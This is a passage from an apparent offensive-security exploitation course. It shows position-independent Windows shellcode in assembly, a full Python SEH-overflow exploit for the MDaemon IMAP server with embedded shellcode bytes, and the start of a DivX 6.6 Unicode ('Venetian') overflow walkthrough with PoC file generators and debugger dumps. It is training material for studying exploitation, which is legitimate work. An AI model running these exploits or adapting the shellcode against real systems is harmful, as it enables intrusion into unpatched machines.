    add esi, ebp ; Set esi to the VMA of the current name

compute_hash:
    xor eax, eax ; Zero eax
    cdq ; Zero edx
    cld ; Clear direction

compute_hash_again:
    lodsb ; Load the next byte from esi into al
    test al, al ; Test ourselves.
    jz compute_hash_finished ; If the ZF is set, we've hit the null term
    ror edx, 0dh ; Rotate edx 13 bits to the right
    add edx, eax ; Add the new byte to the accumulator
    jmp compute_hash_again ; Next iteration
```





```

compute_hash_finished:
find_function_compare:
    cmp     edx, [esp + 28h]                ; Compare the computed hash with the
                                           ; requested hash
    jnz    find_function_loop            ; No match, try the next one.
    mov    ebx, [edi + 24h]              ; Ordinals table relative offset
    add    ebx, ebp                      ; Ordinals table VMA
    mov    cx, [ebx + 2 * ecx]           ; Extrapolate the function's ordinal
    mov    ebx, [edi + 1ch]             ; Address table relative offset
    add    ebx, ebp                      ; Address table VMA
    mov    eax, [ebx + 4 * ecx]         ; Extract the relative function offset
                                           ; from its ordinal
    add    eax, ebp                      ; Function VMA
    mov    [esp + 1ch], eax             ; Overwrite stack version of eax
                                           ; from pushad

find_function_finished:
    popad                                ; Restore all registers
    ret                                  ; Return

find_function_shorten_bnc:
    call  find_function_ret

resolve_symbols_kernel32:                ;edi -> kernel32.dll base
    ; Resolve LoadLibraryA
    push  0ec0e4e8h                      ;LoadLibraryA hash
    push  edi
    call  esi
    mov   [ebp + 10h], eax                ;store function addy on stack

    ; Resolve ExitProcess
    push  73e2d87eh                      ;ExitProcess hash
    push  edi
    call  esi
    mov   [ebp + 1ch], eax                ;store function addy on stack


resolve_symbols_user32:
    ;Load user32.dll in memory
    xor   eax, eax
    mov  ax, 3233h
    push eax
    push 72657375h
    push esp                             ;Pointer to 'user32'
    call dword ptr [ebp + 10h]           ;Call LoadLibraryA
    mov  edi, eax                         ;edi -> user32.dll base

    ; Resolve MessageBoxA
    push 0bc4da2a8h
    push edi
    call esi
    mov  [ebp + 18h], eax                ;store function addy on stack

exec_shellcode:
    ; Call "pwnd" MessageBoxA
    xor   eax, eax
    push eax                             ;pwnd string
    push 646e7770h                       ;pwnd string
    push esp                             ;pointer to pwnd
    pop  ecx                             ;store pointer in ecx

    ; Push MessageBoxA args in reverse order
    push eax
    push ecx
    push ecx
    push eax

```



```
    ; Call MessageBoxA
    call dword ptr [ebp + 18h]

    ; Call ExitProcess
    xor  ecx, ecx                ;Zero ecx
    push ecx                    ;Exit Reason
    call dword ptr [ebp + 1ch]

end start
END

MessageBox Shellcode (PIC Version)
```

### Exercise

- 1) Compile the above code and follow the execution flow to fully understand the PIC technique.





## Shellcode in a real exploit

It's time to test our custom shellcode with a real exploit! We'll use a *Mdaemon IMAP Exploit* for a vulnerability we discovered in 2008. The vulnerability is a "post authentication" and the exploit uses the SEH Overwrite technique to gain code execution.

The following code was fetched from milw0rm - in which we replaced the existing bind shell payload with our *MessageBoxA* custom shellcode<sup>29</sup>:

```
#!/usr/bin/python
from socket import *
from optparse import OptionParser
import sys, time

print "[*****]"
print "[*
print "[*      MDAEMON (POST AUTH) REMOTE ROOT IMAP FETCH COMMAND EXPLOIT      [*]"
print "[*              DISCOVERED AND CODED              [*]"
print "[*                      by                      [*]"
print "[*                      MATTEO MEMELLI            [*]"
print "[*                      (ryujin)                 [*]"
print "[*                      www.be4mind.com - www.gray-world.net      [*]"
print "[*                      [*]"
print "[*****]"
usage = "%prog -H TARGET_HOST -P TARGET_PORT -l USER -p PASSWD"
parser = OptionParser(usage=usage)
parser.add_option("-H", "--target_host", type="string",
                  action="store", dest="HOST",
                  help="Target Host")
parser.add_option("-P", "--target_port", type="int",
                  action="store", dest="PORT",
                  help="Target Port")
parser.add_option("-l", "--login-user", type="string",
                  action="store", dest="USER",
                  help="User login")
parser.add_option("-p", "--login-password", type="string",
                  action="store", dest="PASSWD",
                  help="User password")
(options, args) = parser.parse_args()
HOST = options.HOST
PORT = options.PORT
USER = options.USER
PASSWD = options.PASSWD
if not (HOST and PORT and USER and PASSWD):
    parser.print_help()
    sys.exit()

# windows/ MESSAGEBOX SHELLCODE - 185 bytes
shellcode = (
"\x83\xEC\x60\x8B\xEC\x33\xC0\x64\x8B\x40\x30\x8B\x40\x0C\x8B\x70\x1C\xAD"
"\x8B\x78\x08\xEB\x51\x5E\x83\xEE\x50\xEB\x50\x60\x8B\xEF\x8B\x45\x3C\x8B"
"\x7C\x28\x78\x03\xFD\x8B\x4F\x18\x8B\x5F\x20\x03\xDD\xE3\x33\x49\x8B\x34"
"\x8B\x03\xF5\x33\xC0\x99\xFC\xAC\x84\xC0\x74\x07\xC1\xCA\x0D\x03\xD0\xEB"
"\xF4\x3B\x54\x24\x28\x75\xE2\x8B\x5F\x24\x03\xDD\x66\x8B\x0C\x4B\x8B\x5F"
```

<sup>29</sup><http://www.milw0rm.com/exploits/5248>





```

"\x1C\x03\xDD\x8B\x04\x8B\x03\xC5\x89\x44\x24\x1C\x61\xC3\xE8\xAA\xFF\xFF"
"\xFF\x68\x8E\x4E\x0E\xEC\x57\xFF\xD6\x89\x45\x10\x68\x7E\xD8\xE2\x73\x57"
"\xFF\xD6\x89\x45\x1C\x33\xC0\x66\xB8\x33\x32\x50\x68\x75\x73\x65\x72\x54"
"\xFF\x55\x10\x8B\xF8\x68\xA8\xA2\x4D\xBC\x57\xFF\xD6\x89\x45\x18\x33\xC0"
"\x50\x68\x70\x77\x6E\x64\x54\x59\x50\x51\x51\x50\xFF\x55\x18\x33\xC9\x51"
"\xFF\x55\x1C\x90\x90" )

s = socket(AF_INET, SOCK_STREAM)
print " [+] Connecting to imap server..."
s.connect((HOST, PORT))
print s.recv(1024)
print " [+] Logging in..."
s.send("0001 LOGIN %s %s\r\n" % (USER, PASSWD))
print s.recv(1024)
print " [+] Selecting Inbox Folder..."
s.send("0002 SELECT Inbox\r\n")
print s.recv(1024)
print " [+] We need at least one message in Inbox, appending one..."
s.send('0003 APPEND Inbox {1}\r\n')
print s.recv(1024)
print " [+] What would you like for dinner? SPAGHETTI AND PWNSAUCE?"
s.send('SPAGHETTI AND PWNSAUCE\r\n')
print s.recv(1024)
print " [+] DINNER'S READY: Sending Evil Buffer..."
# seh overwrite at 532 Bytes
# pop edi; pop ebp; ret; From mdaemon/HashCash.dll
EVIL = "A"*528 + "\xEB\x06\x90\x90" + "\x8b\x11\xdc\x64" + "\x90"*8 + \
shellcode + 'C'*35
s.send("A654 FETCH 2:4 (FLAGS BODY[" + EVIL + " (DATE FROM)])\r\n")
s.close()
print " [+] DONE! Check your shell on %s:%d" % (HOST, 4444)

```

MDaemon imap exploit, MessageBox shellcode

Violation 75413579 72413772  
 offset: 532  
~~jmp esp = 7C911BFD → AtDll~~

Correctly overwriting so be SET won't work

<p>ESI = 0414B7D4          Start 0414B7D4          Max = 0414BB54          max - start = 896 bytes.</p>	<p>or POP/POP/RET          7C901D6D  <del>01DC654B</del>          ⇒ 0x64DC118B  <del>0x07DB1076</del>          0x0312126D</p>
---	---







Figure 34: MDAEMON styled "pwnd" MessageBox

## Exercise

- 1) Follow the exploit by attaching the imap process from within the debugger, don't forget to set a breakpoint on the POP POP RET address; you should get a nice "pwnd" Mdaemon styled message box.

## Wrapping Up

This module discussed the theory and practice behind creating custom shellcode which can be used universally on various Windows Platforms. Although smaller and simpler shellcode can be achieved by statically calling the required functions, finding these function addresses dynamically is the only way to go in Windows Vista, due to ASLR.



## Module 0x04 Venetian Shellcode

### Lab Objectives

- Understanding Unicode Overflows
- Understanding and using Venetian Shellcode in limited character set environments
- Exploiting the DIVX 6.6 vulnerability using Venetian Shellcode

### Overview

“Unicode is a computing industry standard allowing computers to consistently represent and manipulate text expressed in most of the world’s writing systems”<sup>30</sup>. The Unicode character set uses sixteen bits per character rather than 8 bits like ASCII, allowing for 65,536 unique characters. This means that if an operating system uses Unicode, it has to be coded only once and only internationalization settings need to be changed (character set and language).


The problem in exploiting buffer overflows occurring in Unicode strings, is that “standard” shellcode sent to the vulnerable application is “modified” before being executed because of the Unicode conversion applied to the input buffer. The consequence is that standard shellcode can’t be executed in these situations resulting in a crash. “*The Venetian exploit*” paper written by Chris Anley in 2002<sup>31</sup> was the first public proof that buffer overflows which occur in Unicode strings can be exploited. The paper introduces a method for creating shellcode using only UTF-16 friendly opcodes, that is, with every second byte being a NULL. In this module we will study the Venetian method and apply it to a buffer overflow which affects a well known multimedia player.

---

<sup>30</sup><http://en.wikipedia.org/wiki/Unicode>

<sup>31</sup>Creating Arbitrary Shell Code in Unicode Expanded Strings, January 2002 (Chris Anley)  
<http://www.ngssoftware.com/papers/unicodebo.pdf>





## The Unicode Problem


Under Windows, two functions are responsible for ASCII to Unicode conversion and vice versa, respectively: *MultiByteToWideChar* and *WideCharToMultiByte*<sup>32</sup>.

```
intMultiByteToWideChar(  
    UINT CodePage,          <--- PAGE  
    DWORD dwFlags,  
    LPCSTR lpMultiByteStr, <--- SOURCE STRING  
    intcbMultiByte,  
    LPWSTR lpWideCharStr,  <--- DESTINATION STRING  
    intcchWideChar  
);  
  
intWideCharToMultiByte(  
    UINT CodePage,          <--- PAGE  
    DWORD dwFlags,  
    LPCWSTR lpWideCharStr, <--- SOURCE STRING  
    intcchWideChar,  
    LPSTR lpMultiByteStr,  <--- DESTINATION STRING  
    intcbMultiByte,  
    LPCSTR lpDefaultChar,  
    LPBOOL lpUsedDefaultChar  
);
```

*Win32 API unicode conversion functions*

The first parameter passed to both the above functions is the code page which is very important. The code page describes the variations in the character-set to be applied to 8-bit/16-bit value, on the base of this parameter the original value may turn into completely different 16-bit/8-bit values. The code page used in the conversions can have a big impact on our shellcode in Unicode-based exploits. However, in most of the cases, ASCII characters are generally converted to their wide-character versions simply padding them with a NULL byte (0x41 -> 0x4100); luckily, this is also the case of the application that we are going to exploit in this module.

<sup>32</sup>Unicode characters are often referred to as wide characters.



## The Venetian Blinds Method

As explained in [31], the “*Venetian*” technique consists of using two separated payloads - the first payload, that is half of the final one we want to execute, is used as a “solid” base in which bytes are interleaved with *NULL* gaps because of the Unicode conversion. The second payload is a shellcode writer completely written with a set of instructions that are Unicode in nature. Once the execution passes to the shellcode writer, it starts to fill the null gaps replacing them, byte by byte, with the second half of the final shellcode in order to obtain our complete payload. The name “*Venetian Blinds*” comes from the fact that the Unicode buffer can be imagined to be somewhat similar to a Venetian blind closed by the shellcode writer.

The key points of this method are:

- There must be at least one register pointing to our Unicode buffer;
- XCHG opcodes and ADD / SUB operations with multiples of 256 bytes can be safely used to further adjust the register that will be used for writing arbitrary bytes filling zeroes;
- We must modify memory, using instructions that contain alternating zeroes (Unicode friendly opcodes);
- We must insert "nop" equivalent opcodes between instructions in order to make sure that our code is aligned correctly on instruction boundaries.

Anley choose to use instructions like the following in order to "realign" shellcode:

```
00 6D 00:add byte ptr [ebp],ch
00 6E 00:add byte ptr [esi],ch
00 6F 00:add byte ptr [edi],ch
00 70 00:add byte ptr [eax],dh
00 71 00:add byte ptr [ecx],dh
00 72 00:add byte ptr [edx],dh
00 73 00:add byte ptr [ebx],dh
```

*Nop instructions that can be used to align shellcode*

The choice obviously depends on which of our registers points to a writable memory area which won't bring execution problems while being overwritten. Assuming that there is a at least one register that points to our Unicode buffer the shellcode writer “core” will be composed of the following instruction set:





```
80 00 75:add byte ptr [eax],75h
00 6D 00:add byte ptr [ebp],ch
40      :inc eax
00 6D 00:add byte ptr [ebp],ch
40      :inc eax
00 6D 00:add byte ptr [ebp],ch
```

#### *Shellcode Writer Instructions Set*

This will end up with arbitrary bytes filling the zeroes inside our shellcode. Please be sure to study texts [31] and [33] carefully before moving on.

#### Exercise


- 1) Manually build a “Venetian” payload writer in order to obtain the following ASM instructions:

```
OR DX,0x0FFF
INC EDX
PUSH EDX
PUSH 0x2
```

You can use the metasploit nasm shell to discover the relative opcodes.

- 2) Open venetian.exe from OllyDbg and set a breakpoint at address `0x004010A9 (JMP EAX)`
- 3) Press F9 to reach your breakpoint and then F7 to step in to the first NOP instruction
- 4) Scroll down in the disassembly window and you will see that venetian.exe already has the part of the payload that need to be completed by your venetian writer
- 5) Binary paste your “Venetian” payload writer in the disassembly window starting at the beginning of the NOPs instructions
- 6) Follow the “Venetian” writer execution step by step and check that is actually “creating” your shellcode

<sup>33</sup><http://www.blackhat.com/presentations/win-usa-04/bh-win-04-fx.pdf>



## DivX Player 6.6 Case Study: Crashing the application

We will exploit a buffer overflow vulnerability found in DivX Player in 2008 by *securfrog*. The overflow occurs when the DivX Player parses a subtitle file with an overly long subtitle DIV<sup>34</sup>. We will use the Venetian Blinds Method by using the original POC<sup>35</sup> and obtain code execution. The first POC we are going to analyze is a modified version of the one supplied by *securfrog* in which we increase the buffer size in order to overwrite the Structure Exception Handler to own EIP.

```
#!/usr/bin/python
# DivXPOC01.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation POC01
# file = name of avi video file
file = "infidel.srt"

stub = "\x41" * 3000000
f = open(file, 'w')
f.write("1 \n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(stub)
f.close()
print "SRT has been created - ph33r \n";
```

*POC01 Source Code*

Running POC01, the application throws an exception. As the SEH is completely overwritten by our buffer, we can control the execution flow. Nevertheless SEH is not overwritten with our usual `0x41414141` but with `0x41004100`, indicating that our buffer has been converted to Unicode before smashing the stack. If you are not familiar with SEH exploitation technique, please read Text [36] carefully before proceeding.

<sup>34</sup><http://www.securityfocus.com/bid/28799>

<sup>35</sup><http://www.milw0rm.com/exploits/5462>

<sup>36</sup><http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf> (Litchfield 2003)



```
0059FE0C 00410041 DivX_Pla.00410041
0059FE10 00410041 DivX_Pla.00410041
0059FE14 00410041 DivX_Pla.00410041
0059FE18 00410041 DivX_Pla.00410041
0059FE1C 00410041 DivX_Pla.00410041
0059FE20 00410041 DivX_Pla.00410041
0059FE24 00410041 Pointer to next SEH record
0059FE28 00410041 SE handler
0059FE2C 00410041 DivX_Pla.00410041
0059FE30 00410041 DivX_Pla.00410041
0059FE34 00410041 DivX_Pla.00410041
0059FE38 00410041 DivX_Pla.00410041
0059FE3C 00410041 DivX_Pla.00410041
0059FE40 00410041 DivX_Pla.00410041
0059FE44 00410041 DivX_Pla.00410041
0059FE48 00410041 DivX_Pla.00410041
0059FE4C 00410041 DivX_Pla.00410041
0059FE50 00410041 DivX_Pla.00410041
0059FE54 00410041 DivX_Pla.00410041
0059FE58 00410041 DivX_Pla.00410041
0059FE5C 00410041 DivX_Pla.00410041
0059FE60 00410041 DivX_Pla.00410041
```


Figure 35: SEH overwritten by our evil buffer

Exercise

- 1) Repeat the required steps in order to fully overwrite the Structure Exception Handler.

## DivX Player 6.6 Case Study: Controlling The Execution Flow

As usually happens when dealing with Structure Exception Handler overwrites, we need to find a *POP POP RET* address to "install" our own Exception Handler and be able to redirect the execution flow into our controlled buffer. The *POP POP RET* trick works because in usual situations, once the exception is thrown, there's a pointer at *ESP+0x8* that leads inside our controlled buffer (more precisely it leads to the pointer at the next SEH Record just before the SEH is overwritten.)



Registers (FPU)

EHX 00000000  
 ECX 00400094 DivX\_Pla.00400094  
 EDI 7C9032BC ntdll.7C9032BC  
 EBX 00000000  
 ESP 0059FE24


0059FE24 00410041 Pointer to next SE handler  
 0059FE28 00400094 SE handler  
 0059FE2C 00410041 DivX\_Pla.00410041  
 0059FE30 00410041 DivX\_Pla.00410041  
 0059FE34 00410041 DivX\_Pla.00410041  
 0059FE38 00410041 DivX\_Pla.00410041  
 0059FE3C 00410041 DivX\_Pla.00410041  
 0059FE40 00410041 DivX\_Pla.00410041  
 0059FE44 00410041 DivX\_Pla.00410041  
 0059FE48 00410041 DivX\_Pla.00410041  
 0059FE4C 00410041 DivX\_Pla.00410041  
 0059FE50 00410041 DivX\_Pla.00410041  
 0059FE54 00410041 DivX\_Pla.00410041  
 0059FE58 00410041 DivX\_Pla.00410041  
 0059FE5C 00410041 DivX\_Pla.00410041  
 0059FE60 00410041 DivX\_Pla.00410041  
 0059FE64 00410041 DivX\_Pla.00410041  
 0059FE68 00410041 DivX\_Pla.00410041  
 0059FE6C 00410041 DivX\_Pla.00410041  
 0059FE70 00410041 DivX\_Pla.00410041  
 0059FE74 00410041 DivX\_Pla.00410041  
 0059FE78 00410041 DivX\_Pla.00410041  
 0059FE7C 00410041 DivX\_Pla.00410041  
 0059FE80 00410041 DivX\_Pla.00410041  
 0059FE84 00410041 DivX\_Pla.00410041  
 0059FE88 00410041 DivX\_Pla.00410041  
 0059FE8C 00410041 DivX\_Pla.00410041  
 0059FE90 00410041 DivX\_Pla.00410041  
 0059FE94 00410041 DivX\_Pla.00410041  
 0059FE98 00410041 DivX\_Pla.00410041  
 0059FE9C 00410041 DivX\_Pla.00410041  
 0059FEA0 00410041 DivX\_Pla.00410041  
 0059FEA4 00410041 DivX\_Pla.00410041  
 0059FEA8 00410041 DivX\_Pla.00410041  
 0059FEAC 00410041 DivX\_Pla.00410041  
 0059FEB0 00410041 DivX\_Pla.00410041  
 0059FEB4 00410041 DivX\_Pla.00410041  
 0059FEB8 00410041 DivX\_Pla.00410041  
 0059FEBC 00410041 DivX\_Pla.00410041  
 0059FEC0 00410041 DivX\_Pla.00410041  
 0059FEC4 00410041 DivX\_Pla.00410041  
 0059FEC8 00410041 DivX\_Pla.00410041  
 0059FEC4 00410041 DivX\_Pla.00410041

Registers (FPU)

0059FE24 7C9032A8 RETURN to ntdll.7C9032A8  
 0059FE2C 0059EEDC  
 0059FE24 0059FE24  
 0059EE00 0059EEEF Address  
 0059EE04 0059EEEE Show ASCII dump  
 0059EE08 0059FE2 Show UNICODE dump  
 0059EE0C 7C9032E Lock stack  
 0059EE10 7C90327  
 0059EE14 0059EEC  
 0059EE18 7C90327  
 0059EE1C 0059EE2  
 0059EE20 0059FE2  
 0059EE24 0059EEF Copy to clipboard Ctrl+C  
 0059EE28 0059EEE Modify  
 0059EE2C 0040009 Edit Ctrl+E  
 0059EE30 0000000  
 0059EE34 0059EE2 Push DWORD  
 0059EE38 0059FE2 Pop DWORD  
 0059EE40 0059EE2 Search for address  
 0059EE44 0059EEF Search for binary string Ctrl+B  
 0059EE48 0040009  
 0059EE50 0000000  
 0059EE54 0059EE2 Go to ESP \*  
 0059EE58 0000000 Go to EBP  
 0059EE60 0015137 Go to expression Ctrl+G  
 0059EE64 0015000  
 0059EE68 001520f Follow in Dump  
 0059EE70 0059EE4  
 0059EE74 0000000  
 0059EE78 0059F0f Follow in Stack Enter  
 0059EE7C 7C90E92  
 0059EE80 7C91022  
 0059EE84 FFFFFFFF  
 0059EE88 7C91022  
 0059EE8C 7C9101F

Figure 36: ESP+0x8 leads to Pointer to next SEH





Nevertheless, because our buffer is going to be converted to Unicode, we need to find a Unicode friendly *POP POP RET* address. ( eg. *0x41004200*). Let's find the right offset to overwrite *SEH* using a unique pattern as a part of our buffer and search for a suitable *POP POP RET* address:

```
#!/usr/bin/python
# DivXPOC02.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation POC01

# file = name of avi video file
file = "infidel.srt"

# 1500 Bytes pattern
pattern = (
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5"
"Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1"
"Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7"
"Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3"
"Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9"
